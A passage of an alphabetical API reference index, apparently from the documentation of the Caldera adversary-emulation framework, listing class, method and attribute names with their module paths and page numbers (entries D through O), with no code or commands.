delete_source() (*app.api.v2.handlers.fact_source_api.FactSourceApi method*), 142
DENY (*app.utility.rule_set.RuleAction attribute*), 211
DeployCommandsSchema (*class in app.api.v2.schemas.deploy_command_schemas*), 151
deregister_contacts() (*app.service.contact_svc.ContactService method*), 196
destroy() (*app.objects.c_plugin.Plugin method*), 184
destroy() (*app.service.data_svc.DataService static method*), 197
destroy() (*app.service.interfaces.i_object_svc.ObjectServiceInterface static method*), 191
destroy() (*app.service.knowledge_svc.KnowledgeService method*), 200
DictionaryAuthorizationPolicy (*class in app.service.auth_svc*), 195
display() (*app.objects.secondclass.c_instruction.Instruction property*), 167
display() (*app.objects.secondclass.c_relationship.Relationship property*), 170
display() (*app.objects.secondclass.c_visibility.Visibility property*), 175
display() (*app.utility.base_object.BaseObject property*), 206
display_name() (*app.objects.c_agent.Agent property*), 178
display_objects() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 192
display_objects() (*app.service.rest_svc.RestService method*), 205
display_operation_report() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 192
display_operation_report() (*app.service.rest_svc.RestService method*), 205
display_result() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 192
display_result() (*app.service.rest_svc.RestService method*), 205
display_schema (*app.objects.c_ability.Ability attribute*), 176
display_schema (*app.objects.c_data_encoder.DataEncoder attribute*), 179
display_schema (*app.objects.c_obfuscator.Obfuscator attribute*), 180
display_schema (*app.objects.c_planner.Planner attribute*), 183
display_schema (*app.objects.c_plugin.Plugin attribute*), 184
display_schema (*app.objects.c_source.Source attribute*), 185
display_schema (*app.objects.secondclass.c_executor.Executor attribute*), 164
display_schema (*app.objects.secondclass.c_link.Link attribute*), 168
display_schema (*app.utility.base_object.BaseObject attribute*), 206
DnsAnswerObj (*class in app.contacts.contact_dns*), 157
DnsPacket (*class in app.contacts.contact_dns*), 157
DnsRecordType (*class in app.contacts.contact_dns*), 157
DnsResponse (*class in app.contacts.contact_dns*), 158
DnsResponseCodes (*class in app.contacts.contact_dns*), 158

DOMAIN (*app.objects.secondclass.c_fact.OriginType attribute*), 166
download_contact_report() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 192
download_contact_report() (*app.service.rest_svc.RestService method*), 205
download_exfil_file() (*app.api.rest_api.RestApi method*), 154
download_file() (*app.api.rest_api.RestApi method*), 154
dump_object_with_filters() (*app.api.v2.managers.base_api_manager.BaseApiManager static method*), 145

E

Elevated (*app.utility.base_world.BaseWorld.Privileges attribute*), 209
email() (*app.utility.base_parser.BaseParser static method*), 207
enable() (*app.api.packs.advanced.AdvancedPack method*), 139
enable() (*app.api.packs.campaign.CampaignPack method*), 139
enable() (*app.api.rest_api.RestApi method*), 154
enable() (*app.objects.c_plugin.Plugin method*), 184
encode() (*app.data_encoders.base64_basic.Base64Encoder method*), 162
encode() (*app.data_encoders.plain_text.PlainTextEncoder method*), 163
encode() (*app.objects.c_data_encoder.DataEncoder method*), 179
encode_string() (*app.utility.base_world.BaseWorld static method*), 209
ensure_local_config() (*in module app.utility.config_generator*), 210
Error (*class in app.service.app_svc*), 194
errors() (*app.service.app_svc.AppService property*), 193
escaped() (*app.objects.secondclass.c_fact.Fact method*), 165
EVENT_EXCHANGE (*app.objects.c_operation.Operation attribute*), 181
EVENT_EXCHANGE (*app.objects.secondclass.c_link.Link attribute*), 167
event_logs() (*app.objects.c_operation.Operation method*), 182
EVENT_QUEUE_COMPLETED (*app.objects.c_operation.Operation attribute*), 181
EVENT_QUEUE_STATE_CHANGED (*app.objects.c_operation.Operation attribute*), 181
EVENT_QUEUE_STATUS_CHANGED (*app.objects.secondclass.c_link.Link attribute*), 167
EventService (*class in app.service.event_svc*), 198
EventServiceInterface (*class in app.service.interfaces.i_event_svc*), 188
execute_planner() (*app.service.planning_svc.PlanningService method*), 202
EXECUTOR (*app.objects.c_operation.Operation.Reason attribute*), 181
Executor (*class in app.objects.secondclass.c_executor*), 164
executor_change_to_assign() (*app.objects.c_agent.Agent property*), 178
executors() (*app.objects.c_ability.Ability property*), 176
ExecutorSchema (*class in app.objects.secondclass.c_executor*), 164
exhaust_bucket() (*app.service.planning_svc.PlanningService method*), 202
expand() (*app.objects.c_plugin.Plugin method*), 184
export_contents() (*app.contacts.contact_dns.Handler.TunneledMessage method*), 159
export_contents() (*app.contacts.contact_gist.Contact.GistUpload method*), 160
export_contents() (*app.contacts.contact_slack.Contact.SlackUpload method*), 161
extract_data() (*app.api.v2.managers.fact_api_manager.FactApiMana static method*), 147

F

Fact (*class in app.objects.secondclass.c_fact*), 165
FACT_DEPENDENCY (*app.objects.c_operation.Operation.Reason attribute*), 181
FactApi (*class in app.api.v2.handlers.fact_api*), 142
FactApiManager (*class in app.api.v2.managers.fact_api_manager*), 147
FactSchema (*class in app.objects.secondclass.c_fact*), 165
FactSchema.Meta (*class in app.objects.secondclass.c_fact*), 165
FactSourceApi (*class in app.api.v2.handlers.fact_source_api*), 142
FactUpdateRequestSchema (*class in app.objects.secondclass.c_fact*), 165
filename() (*app.utility.base_parser.BaseParser static method*), 207
FileServiceInterface (*class in app.service.interfaces.i_file_svc*), 188

FileSvc (*class in app.service.file_svc*), 198
FileUploadData (*app.contacts.contact_dns.Handler.MessageType attribute*), 158
FileUploadRequest (*app.contacts.contact_dns.Handler.MessageType attribute*), 158
filter_keys() (*in module app.api.v2.managers.config_api_manager*), 146
filter_sensitive_props() (*in module app.api.v2.managers.config_api_manager*), 146
find_abilities() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 192
find_abilities() (*app.service.rest_svc.RestService method*), 205
find_and_dump_objects() (*app.api.v2.managers.base_api_manager.BaseApiManager method*), 145
find_and_update_object() (*app.api.v2.managers.base_api_manager.BaseApiManager method*), 145
find_and_update_object() (*app.api.v2.managers.operation_api_manager.OperationApiManager method*), 147
find_and_update_object() (*app.api.v2.managers.schedule_api_manager.ScheduleApiManager method*), 148
find_and_update_on_disk_object() (*app.api.v2.managers.base_api_manager.BaseApiManager method*), 145
find_executor() (*app.objects.c_ability.Ability method*), 176
find_executors() (*app.objects.c_ability.Ability method*), 176
find_file_path() (*app.service.file_svc.FileSvc method*), 199
find_file_path() (*app.service.interfaces.i_file_svc.FileServiceInterface method*), 188
find_link() (*app.service.app_svc.AppService method*), 193
find_link() (*app.service.interfaces.i_app_svc.AppServiceInterface method*), 186
find_object() (*app.api.v2.managers.base_api_manager.BaseApiManager method*), 145
find_objects() (*app.api.v2.managers.base_api_manager.BaseApiManager method*), 145
find_op_with_link() (*app.service.app_svc.AppService method*), 193
find_op_with_link() (*app.service.interfaces.i_app_svc.AppServiceInterface method*), 186
FINISHED (*app.objects.c_operation.Operation.States attribute*), 181
fixed_reading() (*app.contacts.contact_dns.Handler.StoredResponse method*), 159
fire_event() (*app.service.event_svc.EventService method*), 198
fire_event() (*app.service.interfaces.i_event_svc.EventServiceInterface method*), 188
FirstClassObjectInterface (*class in app.objects.interfaces.i_object*), 163
fix_ability() (*app.objects.secondclass.c_link.LinkSchema method*), 168
fix_adjustments() (*app.objects.c_source.SourceSchema method*), 186
fix_executor() (*app.objects.secondclass.c_link.LinkSchema method*), 168
fix_id() (*app.objects.c_ability.AbilitySchema method*), 176
fix_id() (*app.objects.c_adversary.AdversarySchema method*), 177
flat_display() (*app.objects.secondclass.c_relationship.Relationship property*), 170
from_app_public_methods() (*in module app.service.auth_svc*), 196
from_json() (*app.objects.secondclass.c_relationship.Relationship class method*), 170
ftp_server_python_new() (*app.contacts.contact_ftp.Contact method*), 159
ftp_server_python_old() (*app.contacts.contact_ftp.Contact method*), 159
FtpHandler (*class in app.contacts.contact_ftp*), 159

G

generate_and_trim_links() (*app.service.interfaces.i_planning_svc.PlanningServiceInterface method*), 192
generate_and_trim_links() (*app.service.planning_svc.PlanningService method*), 203
generate_dns_tunneling_response_bytes() (*app.contacts.contact_dns.Handler method*), 159
generate_name() (*app.utility.base_world.BaseWorld static method*), 209
generate_number() (*app.utility.base_world.BaseWorld static method*), 209
generate_packet_from_bytes() (*app.contacts.contact_dns.DnsPacket static method*), 157
generate_response_for_query()

(*app.contacts.contact_dns.DnsResponse static method*), 158
get_abilities() (*app.api.v2.handlers.ability_api.AbilityApi method*), 140
get_ability_by_id() (*app.api.v2.handlers.ability_api.AbilityApi method*), 140
get_active_agent_by_paw() (*app.objects.c_operation.Operation method*), 182
get_adversaries() (*app.api.v2.handlers.adversary_api.AdversaryApi method*), 140
get_adversary_by_id() (*app.api.v2.handlers.adversary_api.AdversaryApi method*), 140
get_agent() (*app.api.v2.managers.operation_api_manager.OperationApiManager method*), 147
get_agent_by_id() (*app.api.v2.handlers.agent_api.AgentApi method*), 140
get_agent_configuration() (*app.service.rest_svc.RestService method*), 205
get_agents() (*app.api.v2.handlers.agent_api.AgentApi method*), 140
get_all_objects() (*app.api.v2.handlers.base_object_api.BaseObjectApi method*), 141
get_available_contact_reports() (*app.api.v2.handlers.contact_api.ContactApi method*), 142
get_available_contact_reports() (*app.api.v2.managers.contact_api_manager.ContactApiManager method*), 147
get_beacons() (*app.contacts.contact_gist.Contact method*), 160
get_beacons() (*app.contacts.contact_slack.Contact method*), 161
get_bytes() (*app.contacts.contact_dns.DnsAnswerObj method*), 157
get_bytes() (*app.contacts.contact_dns.DnsResponse method*), 158
get_cleanup_links() (*app.service.interfaces.i_planning_svc.PlanningServiceInterface method*), 192
get_cleanup_links() (*app.service.planning_svc.PlanningService method*), 203
get_config() (*app.utility.base_world.BaseWorld static method*), 209
get_config_with_name() (*app.api.v2.handlers.config_api.ConfigApi method*), 141
get_contact() (*app.service.contact_svc.ContactService method*), 196
get_contact_report() (*app.api.v2.handlers.contact_api.ContactApi method*), 142
get_contact_report() (*app.api.v2.managers.contact_api_manager.ContactApiManager method*), 147
get_current_timestamp() (*app.utility.base_world.BaseWorld static method*), 209
get_deploy_commands() (*app.api.v2.handlers.agent_api.AgentApi method*), 140
get_deploy_commands() (*app.api.v2.managers.agent_api_manager.AgentApiManager method*), 145
get_deploy_commands_for_ability() (*app.api.v2.handlers.agent_api.AgentApi method*), 140
get_encryptor() (*in module app.utility.file_decryptor*), 210
get_fact_origin() (*app.service.interfaces.i_knowledge_svc.KnowledgeServiceInterface method*), 190
get_fact_origin() (*app.service.knowledge_svc.KnowledgeService method*), 200
get_fact_source_by_id() (*app.api.v2.handlers.fact_source_api.FactSourceApi method*), 142
get_fact_sources() (*app.api.v2.handlers.fact_source_api.FactSourceApi method*), 142
get_facts() (*app.api.v2.handlers.fact_api.FactApi method*), 142
get_facts() (*app.service.interfaces.i_knowledge_svc.KnowledgeService method*), 190
get_facts() (*app.service.knowledge_svc.KnowledgeService method*), 200
get_facts_by_operation_id() (*app.api.v2.handlers.fact_api.FactApi method*), 142
get_file() (*app.service.file_svc.FileSvc method*), 190
get_file() (*app.service.interfaces.i_file_svc.FileServiceInterface method*), 188
get_filtered_config() (*app.api.v2.managers.config_api_manager.ConfigApiManager method*), 146
get_finished_states() (*app.objects.c_operation.Operation class method*), 182
get_health_info()

(*app.api.v2.handlers.health_api.HealthApi method*), 143
get_link_pin() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 192
get_link_pin() (*app.service.rest_svc.RestService method*), 205
get_links() (*app.service.interfaces.i_planning_svc.PlanningServiceInterface method*), 192
get_links() (*app.service.planning_svc.PlanningService method*), 203
get_loaded_plugins() (*app.service.app_svc.AppService method*), 193
get_meta_facts() (*app.service.interfaces.i_knowledge_svc.KnowledgeServiceInterface method*), 190
get_meta_facts() (*app.service.knowledge_svc.KnowledgeService method*), 200
get_obfuscator_by_name() (*app.api.v2.handlers.obfuscator_api.ObfuscatorApi method*), 143
get_obfuscators() (*app.api.v2.handlers.obfuscator_api.ObfuscatorApi method*), 143
get_object() (*app.api.v2.handlers.base_object_api.BaseObjectApi method*), 141
get_objective_by_id() (*app.api.v2.handlers.objective_api.ObjectiveApi method*), 143
get_objectives() (*app.api.v2.handlers.objective_api.ObjectiveApi method*), 143
get_opcode() (*app.contacts.contact_dns.DnsPacket method*), 157
get_operation_by_id() (*app.api.v2.handlers.operation_api.OperationApi method*), 143
get_operation_event_logs() (*app.api.v2.handlers.operation_api.OperationApi method*), 143
get_operation_event_logs() (*app.api.v2.managers.operation_api_manager.OperationApiManager method*), 147
get_operation_link() (*app.api.v2.handlers.operation_api.OperationApi method*), 143
get_operation_link() (*app.api.v2.managers.operation_api_manager.OperationApiManager method*), 147
get_operation_link_result() (*app.api.v2.handlers.operation_api.OperationApi method*), 143
get_operation_link_result() (*app.api.v2.managers.operation_api_manager.OperationApiManager method*), 147
get_operation_links() (*app.api.v2.handlers.operation_api.OperationApi method*), 143
get_operation_links() (*app.api.v2.managers.operation_api_manager.OperationApiManager method*), 147
get_operation_object() (*app.api.v2.managers.operation_api_manager.OperationApiManager method*), 147
get_operation_report() (*app.api.v2.handlers.operation_api.OperationApi method*), 143
get_operation_report() (*app.api.v2.managers.operation_api_manager.OperationApiManager method*), 147
get_operations() (*app.api.v2.handlers.operation_api.OperationApi method*), 144
get_payload_file() (*app.contacts.contact_ftp.FtpHandler method*), 159
get_payload_name_from_uuid() (*app.service.file_svc.FileSvc method*), 199
get_payload_name_from_uuid() (*app.service.interfaces.i_file_svc.FileServiceInterface method*), 188
get_payload_packer() (*app.service.file_svc.FileSvc method*), 199
get_permissions() (*app.service.auth_svc.AuthService method*), 195
get_permissions() (*app.service.interfaces.i_auth_svc.AuthServiceInterface method*), 187
get_planner_by_id() (*app.api.v2.handlers.planner_api.PlannerApi method*), 144
get_planners() (*app.api.v2.handlers.planner_api.PlannerApi method*), 144
get_plugin_by_name() (*app.api.v2.handlers.plugins_api.PluginApi method*), 144
get_plugins() (*app.api.v2.handlers.plugins_api.PluginApi method*), 144
get_potential_links() (*app.api.v2.handlers.operation_api.OperationApi method*), 144
get_potential_links() (*app.api.v2.managers.operation_api_manager.OperationApiManager method*), 147
get_potential_links() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 192
get_potential_links() (*app.service.rest_svc.RestService method*), 205

get_potential_links_by_paw() (app.api.v2.handlers.operation_api.OperationApi method), 144
get_preferred_executor() (app.objects.c_agent.Agent method), 178
get_relationships() (app.api.v2.handlers.fact_api.FactApi method), 142
get_relationships() (app.service.interfaces.i_knowledge_svc.KnowledgeServiceInterface method), 190
get_relationships() (app.service.knowledge_svc.KnowledgeService method), 200
get_relationships_by_operation_id() (app.api.v2.handlers.fact_api.FactApi method), 142
get_request_permissions() (app.api.v2.handlers.base_api.BaseApi method), 141
get_response_code() (app.contacts.contact_dns.DnsPacket method), 157
get_results() (app.contacts.contact_gist.Contact method), 160
get_results() (app.contacts.contact_slack.Contact method), 161
get_rules() (app.service.interfaces.i_knowledge_svc.KnowledgeServiceInterface method), 190
get_rules() (app.service.knowledge_svc.KnowledgeService method), 201
get_schedule_by_id() (app.api.v2.handlers.schedule_api.ScheduleApi method), 144
get_schedules() (app.api.v2.handlers.schedule_api.ScheduleApi method), 144
get_service() (app.utility.base_service.BaseService class method), 208
get_services() (app.utility.base_service.BaseService class method), 208
get_skipped_abilities_by_agent() (app.objects.c_operation.Operation method), 182
get_states() (app.objects.c_operation.Operation class method), 182
get_timestamp_from_string() (app.utility.base_world.BaseWorld static method), 209
get_tunnel() (app.service.contact_svc.ContactService method), 196
get_uploads() (app.contacts.contact_gist.Contact method), 160
get_uploads() (app.contacts.contact_slack.Contact method), 161
get_variations() (in module app.objects.secondclass.c_executor), 164
get_version() (in module app.version), 211
gist_operation_loop() (app.contacts.contact_gist.Contact method), 160
Goal (class in app.objects.secondclass.c_goal), 166
GoalSchema (class in app.objects.secondclass.c_goal), 166
gui_modification() (app.objects.c_agent.Agent method), 178

H

Handle (class in app.contacts.handles.h_beacon), 154
handle() (app.contacts.contact_websocket.Handler method), 162
handle_agent_file() (app.contacts.contact_ftp.FtpHandler method), 159
handle_beacons() (app.contacts.contact_gist.Contact method), 160
handle_beacons() (app.contacts.contact_slack.Contact method), 161
handle_exceptions() (app.service.event_svc.EventService method), 198
handle_heartbeat() (app.service.contact_svc.ContactService method), 196
handle_heartbeat() (app.service.interfaces.i_contact_svc.ContactServiceInterface method), 187
handle_login() (app.service.interfaces.i_login_handler.LoginHandler method), 191
handle_login() (app.service.login_handlers.default.DefaultLoginHandler method), 193
handle_login_redirect() (app.service.interfaces.i_login_handler.LoginHandlerInterface method), 191
handle_login_redirect() (app.service.login_handlers.default.DefaultLoginHandler method), 193
handle_successful_login() (app.service.auth_svc.AuthService method), 195
handle_uploads() (app.contacts.contact_gist.Contact method), 160
handle_uploads() (app.contacts.contact_slack.Contact method), 161
Handler (class in app.contacts.contact_dns), 158
Handler (class in app.contacts.contact_udp), 162
Handler (class in app.contacts.contact_websocket), 162

Handler.ClientRequestContext (*class in app.contacts.contact_dns*), 158
Handler.FileUploadRequest (*class in app.contacts.contact_dns*), 158
Handler.MessageType (*class in app.contacts.contact_dns*), 158
Handler.StoredResponse (*class in app.contacts.contact_dns*), 159
Handler.TunneledMessage (*class in app.contacts.contact_dns*), 159
has_ability() (*app.objects.c_adversary.Adversary method*), 177
has_fact() (*app.objects.c_operation.Operation method*), 182
has_link() (*app.objects.c_operation.Operation method*), 182
has_standard_query() (*app.contacts.contact_dns.DnsPacket method*), 157
hash() (*app.utility.base_object.BaseObject static method*), 206
HealthApi (*class in app.api.v2.handlers.health_api*), 143
heartbeat_modification() (*app.objects.c_agent.Agent method*), 178
HIDDEN (*app.utility.base_world.BaseWorld.Access attribute*), 209
HOOKS (*app.objects.c_ability.Ability attribute*), 175
HOOKS (*app.objects.secondclass.c_executor.Executor attribute*), 164

I

IMPORTED (*app.objects.secondclass.c_fact.OriginType attribute*), 166
Instruction (*class in app.objects.secondclass.c_instruction*), 167
InstructionDownload (*app.contacts.contact_dns.Handler.MessageType attribute*), 158
InstructionSchema (*class in app.objects.secondclass.c_instruction*), 167
InvalidOperationStateError, 181
ip() (*app.utility.base_parser.BaseParser static method*), 207
is_base64() (*app.utility.base_world.BaseWorld static method*), 209
is_closeable() (*app.objects.c_operation.Operation method*), 182
is_complete() (*app.contacts.contact_dns.Handler.TunneledMessage method*), 159
is_complete() (*app.contacts.contact_gist.Contact.GistUpload method*), 160
is_complete() (*app.contacts.contact_slack.Contact.SlackUpload method*), 161
is_extension_xored() (*app.service.file_svc.FileSvc static method*), 199
is_fact_allowed() (*app.utility.rule_set.RuleSet method*), 211
is_finished() (*app.objects.c_operation.Operation method*), 182
is_finished() (*app.objects.secondclass.c_link.Link method*), 168
is_global_variable() (*app.objects.c_agent.Agent class method*), 178
is_global_variable() (*app.objects.secondclass.c_executor.Executor class method*), 164
is_global_variable() (*app.objects.secondclass.c_link.Link class method*), 168
is_global_variable() (*app.utility.base_object.AppConfigGlobalVariableIdentifier class method*), 206
is_global_variable() (*app.utility.base_planning_svc.BasePlanningService method*), 207
is_handler_authentication_exempt() (*in module app.api.v2.security*), 153
is_query() (*app.contacts.contact_dns.DnsPacket method*), 157
is_request_authenticated() (*app.service.auth_svc.AuthService method*), 195
is_response() (*app.contacts.contact_dns.DnsPacket method*), 157
is_sensitive_prop() (*in module app.api.v2.managers.config_api_manager*), 146
is_uuid4() (*app.utility.base_world.BaseWorld static method*), 209
is_valid_status() (*app.objects.secondclass.c_link.Link method*), 168

J

jitter() (*app.utility.base_world.BaseWorld static method*), 210
json_request_validation_middleware() (*in module app.api.v2.responses*), 153
JsonHttpBadRequest, 153
JsonHttpErrorResponse (*class in app.api.v2.responses*), 153
JsonHttpErrorSchema (*class in app.api.v2.schemas.error_schemas*), 152
JsonHttpErrorSchema.Meta (*class in app.api.v2.schemas.error_schemas*), 152

JsonHttpForbidden, 153
JsonHttpNotFound, 153

K

kill() (*app.objects.c_agent.Agent method*), 178
KnowledgeService (*class in app.service.knowledge_svc*), 199
KnowledgeServiceInterface (*class in app.service.interfaces.i_knowledge_svc*), 189

L

landing() (*app.api.rest_api.RestApi method*), 154
learn() (*app.service.interfaces.i_learning_svc.LearningServiceInterface method*), 191
learn() (*app.service.learning_svc.LearningService method*), 201
LEARNED (*app.objects.secondclass.c_fact.OriginType attribute*), 166
LearningService (*class in app.service.learning_svc*), 201
LearningServiceInterface (*class in app.service.interfaces.i_learning_svc*), 191
line() (*app.utility.base_parser.BaseParser static method*), 207
Link (*class in app.objects.secondclass.c_link*), 167
link_status() (*app.objects.c_operation.Operation method*), 182
LinkSchema (*class in app.objects.secondclass.c_link*), 168
LinkSchema.Meta (*class in app.objects.secondclass.c_link*), 168
list_exfil_files() (*app.service.rest_svc.RestService method*), 205
list_exfilled_files() (*app.service.file_svc.FileSvc method*), 199
list_payloads() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 192
list_payloads() (*app.service.rest_svc.RestService method*), 205
load() (*app.objects.c_obfuscator.Obfuscator method*), 180
load() (*app.utility.base_object.BaseObject class method*), 206
load() (*in module app.data_encoders.base64_basic*), 162
load() (*in module app.data_encoders.plain_text*), 163
load_ability_file() (*app.service.data_svc.DataService method*), 197
load_adversary_file() (*app.service.data_svc.DataService method*), 197
load_data() (*app.service.data_svc.DataService method*), 197
load_data() (*app.service.interfaces.i_data_svc.DataServiceInterface method*), 187
load_executors_from_list() (*app.service.data_svc.DataService method*), 197
load_executors_from_platform_dict() (*app.service.data_svc.DataService method*), 197
load_json() (*app.utility.base_parser.BaseParser static method*), 207
load_module() (*app.utility.base_world.BaseWorld static method*), 210
load_objective_file() (*app.service.data_svc.DataService method*), 197
load_plugin() (*app.objects.c_plugin.Plugin method*), 184
load_plugin_expansions() (*app.service.app_svc.AppService method*), 193
load_plugin_expansions() (*app.service.interfaces.i_app_svc.AppServiceInterface method*), 186
load_plugins() (*app.service.app_svc.AppService method*), 193
load_plugins() (*app.service.interfaces.i_app_svc.AppServiceInterface method*), 186
load_requirements_from_list() (*app.service.data_svc.DataService method*), 197
load_schema (*app.objects.c_agent.Agent attribute*), 178
load_schema (*app.objects.secondclass.c_fact.Fact attribute*), 165
load_schema (*app.objects.secondclass.c_link.Link attribute*), 168
load_schema (*app.objects.secondclass.c_relationship.Relationship attribute*), 170
load_schema (*app.utility.base_object.BaseObject attribute*), 206
load_source_file() (*app.service.data_svc.DataService method*), 197
load_yaml_file() (*app.service.data_svc.DataService method*), 197
locate() (*app.service.data_svc.DataService method*), 197
locate() (*app.service.interfaces.i_data_svc.DataServiceInterface method*), 187
log() (*app.api.v2.handlers.base_api.BaseApi property*), 141
log() (*app.api.v2.managers.base_api_manager.BaseApiManager*

property), 146
log_config_message() (*in module app.utility.config_generator*), 210
login() (*app.api.rest_api.RestApi method*), 154
login_redirect() (*app.service.auth_svc.AuthService method*), 195
login_user() (*app.service.auth_svc.AuthService method*), 195
login_user() (*app.service.interfaces.i_auth_svc.AuthServiceInterface method*), 187
LoginHandlerInterface (*class in app.service.interfaces.i_login_handler*), 191
logout() (*app.api.rest_api.RestApi method*), 154
logout_user() (*app.service.auth_svc.AuthService static method*), 195
logout_user() (*app.service.interfaces.i_auth_svc.AuthServiceInterface static method*), 187

M

make_app() (*in module app.api.v2*), 154
make_dict() (*app.api.v2.schemas.error_schemas.JsonHttpErrorSchema class method*), 152
make_secure_config() (*in module app.utility.config_generator*), 210
match() (*app.utility.base_object.BaseObject method*), 206
MAX_GOAL_COUNT (*app.objects.secondclass.c_goal.Goal attribute*), 166
MAX_SCORE (*app.objects.secondclass.c_visibility.Visibility attribute*), 175
max_ttl (*app.contacts.contact_dns.DnsResponse attribute*), 158
max_txt_size (*app.contacts.contact_dns.DnsResponse attribute*), 158
MIN_SCORE (*app.objects.secondclass.c_visibility.Visibility attribute*), 175
min_ttl (*app.contacts.contact_dns.DnsResponse attribute*), 158
module
    app, 211
    app.api.packs.advanced, 139
    app.api.packs.campaign, 139
    app.api.rest_api, 154
    app.api.v2, 154
    app.api.v2.errors, 152
    app.api.v2.handlers.ability_api, 140
    app.api.v2.handlers.adversary_api, 140
    app.api.v2.handlers.agent_api, 140
    app.api.v2.handlers.base_api, 141
    app.api.v2.handlers.base_object_api, 141
    app.api.v2.handlers.config_api, 141
    app.api.v2.handlers.contact_api, 142
    app.api.v2.handlers.fact_api, 142
    app.api.v2.handlers.fact_source_api, 142
    app.api.v2.handlers.health_api, 143
    app.api.v2.handlers.obfuscator_api, 143
    app.api.v2.handlers.objective_api, 143
    app.api.v2.handlers.operation_api, 143
    app.api.v2.handlers.planner_api, 144
    app.api.v2.handlers.plugins_api, 144
    app.api.v2.handlers.schedule_api, 144
    app.api.v2.managers.ability_api_manager, 145
    app.api.v2.managers.adversary_api_manager, 145
    app.api.v2.managers.agent_api_manager, 145
    app.api.v2.managers.base_api_manager, 145
    app.api.v2.managers.config_api_manager, 146
    app.api.v2.managers.contact_api_manager, 147
    app.api.v2.managers.fact_api_manager, 147
    app.api.v2.managers.operation_api_manager, 147
    app.api.v2.managers.schedule_api_manager, 148
    app.api.v2.responses, 153
    app.api.v2.schemas.base_schemas, 148
    app.api.v2.schemas.caldera_info_schemas, 149
    app.api.v2.schemas.config_schemas, 150
    app.api.v2.schemas.deploy_command_schemas, 151
    app.api.v2.schemas.error_schemas, 152
    app.api.v2.security, 153
    app.api.v2.validation, 153
    app.contacts.contact_dns, 157
    app.contacts.contact_ftp, 159
    app.contacts.contact_gist, 160
    app.contacts.contact_html, 160
    app.contacts.contact_http, 161
    app.contacts.contact_slack, 161
    app.contacts.contact_tcp, 161
    app.contacts.contact_udp, 162
    app.contacts.contact_websocket, 162
    app.contacts.handles.h_beacon, 154

app.contacts.tunnels.tunnel_ssh, 155
app.data_encoders.base64_basic, 162
app.data_encoders.plain_text, 163
app.learning.p_ip, 163
app.learning.p_path, 163
app.objects.c_ability, 175
app.objects.c_adversary, 177
app.objects.c_agent, 177
app.objects.c_data_encoder, 179
app.objects.c_obfuscator, 180
app.objects.c_objective, 180
app.objects.c_operation, 181
app.objects.c_planner, 183
app.objects.c_plugin, 184
app.objects.c_schedule, 184
app.objects.c_source, 185
app.objects.interfaces.i_object, 163
app.objects.secondclass.c_executor, 164
app.objects.secondclass.c_fact, 165
app.objects.secondclass.c_goal, 166
app.objects.secondclass.c_instruction, 167
app.objects.secondclass.c_link, 167
app.objects.secondclass.c_parser, 169
app.objects.secondclass.c_parserconfig, 169
app.objects.secondclass.c_relationship, 170
app.objects.secondclass.c_requirement, 172
app.objects.secondclass.c_result, 173
app.objects.secondclass.c_rule, 174
app.objects.secondclass.c_variation, 174
app.objects.secondclass.c_visibility, 175
app.service.app_svc, 193
app.service.auth_svc, 194
app.service.contact_svc, 196
app.service.data_svc, 196
app.service.event_svc, 198
app.service.file_svc, 198
app.service.interfaces.i_app_svc, 186
app.service.interfaces.i_auth_svc, 187
app.service.interfaces.i_contact_svc, 187
app.service.interfaces.i_data_svc, 187
app.service.interfaces.i_event_svc, 188
app.service.interfaces.i_file_svc, 188
app.service.interfaces.i_knowledge_svc, 189
app.service.interfaces.i_learning_svc, 191
app.service.interfaces.i_login_handler, 191
app.service.interfaces.i_object_svc, 191
app.service.interfaces.i_planning_svc, 192
app.service.interfaces.i_rest_svc, 192
app.service.knowledge_svc, 199
app.service.learning_svc, 201
app.service.login_handlers.default, 193
app.service.planning_svc, 201
app.service.rest_svc, 204
app.utility.base_knowledge_svc, 205
app.utility.base_obfuscator, 206
app.utility.base_object, 206
app.utility.base_parser, 207
app.utility.base_planning_svc, 207
app.utility.base_service, 208
app.utility.base_world, 209
app.utility.config_generator, 210
app.utility.file_decryptor, 210
app.utility.payload_encoder, 210
app.utility.rule_set, 211
app.version, 211
msg() (*app.service.app_svc.Error property*), 194

N

name() (*app.objects.secondclass.c_fact.Fact property*), 165
name() (*app.service.app_svc.Error property*), 194
name() (*app.service.interfaces.i_login_handler.LoginHandlerInterface property*), 191
notify_global_event_listeners() (*app.service.event_svc.EventService method*), 198
NS (*app.contacts.contact_dns.DnsRecordType attribute*), 158
NXDOMAIN (*app.contacts.contact_dns.DnsResponseCodes attribute*), 158

O

obfuscate_commands() (*app.utility.base_planning_svc.BasePlanningService method*), 207

Obfuscator (*class in app.objects.c_obfuscator*), 180
ObfuscatorApi (*class in app.api.v2.handlers.obfuscator_api*), 143
ObfuscatorSchema (*class in app.objects.c_obfuscator*), 180
Objective (*class in app.objects.c_objective*), 180
ObjectiveApi (*class in app.api.v2.handlers.objective_api*), 143
ObjectiveSchema (*class in app.objects.c_objective*), 180
ObjectServiceInterface (*class in app.service.interfaces.i_object_svc*), 191
observe_event() (*app.service.event_svc.EventService method*), 198
observe_event() (*app.service.interfaces.i_event_svc.EventServiceInterface method*), 188
offset() (*app.objects.c_source.Adjustment property*), 185
OP_RUNNING (*app.objects.c_operation.Operation.Reason attribute*), 181
opcode_mask (*app.contacts.contact_dns.DnsPacket attribute*), 157
opcode_offset (*app.contacts.contact_dns.DnsPacket attribute*), 157
Operation (*class in app.objects.c_operation*), 181
Operation.Reason (*class in app.objects.c_operation*), 181
Operation.States (*class in app.objects.c_operation*), 181
operation_loop() (*app.contacts.contact_tcp.Contact method*), 161
OperationApi (*class in app.api.v2.handlers.operation_api*), 143
OperationApiManager (*class in app.api.v2.managers.operation_api_manager*), 147
OperationOutputRequestSchema (*class in app.objects.c_operation*), 182
OperationSchema (*class in app.objects.c_operation*), 183
optional() (*app.service.app_svc.Error property*), 194
opts (*app.api.v2.schemas.base_schemas.BaseGetAllQuerySchema attribute*), 148
opts (*app.api.v2.schemas.base_schemas.BaseGetOneQuerySchema attribute*), 149
opts (*app.api.v2.schemas.caldera_info_schemas.CalderaInfoSchema attribute*), 149
opts (*app.api.v2.schemas.config_schemas.AgentConfigUpdateSchema attribute*), 150
opts (*app.api.v2.schemas.config_schemas.ConfigUpdateSchema attribute*), 150
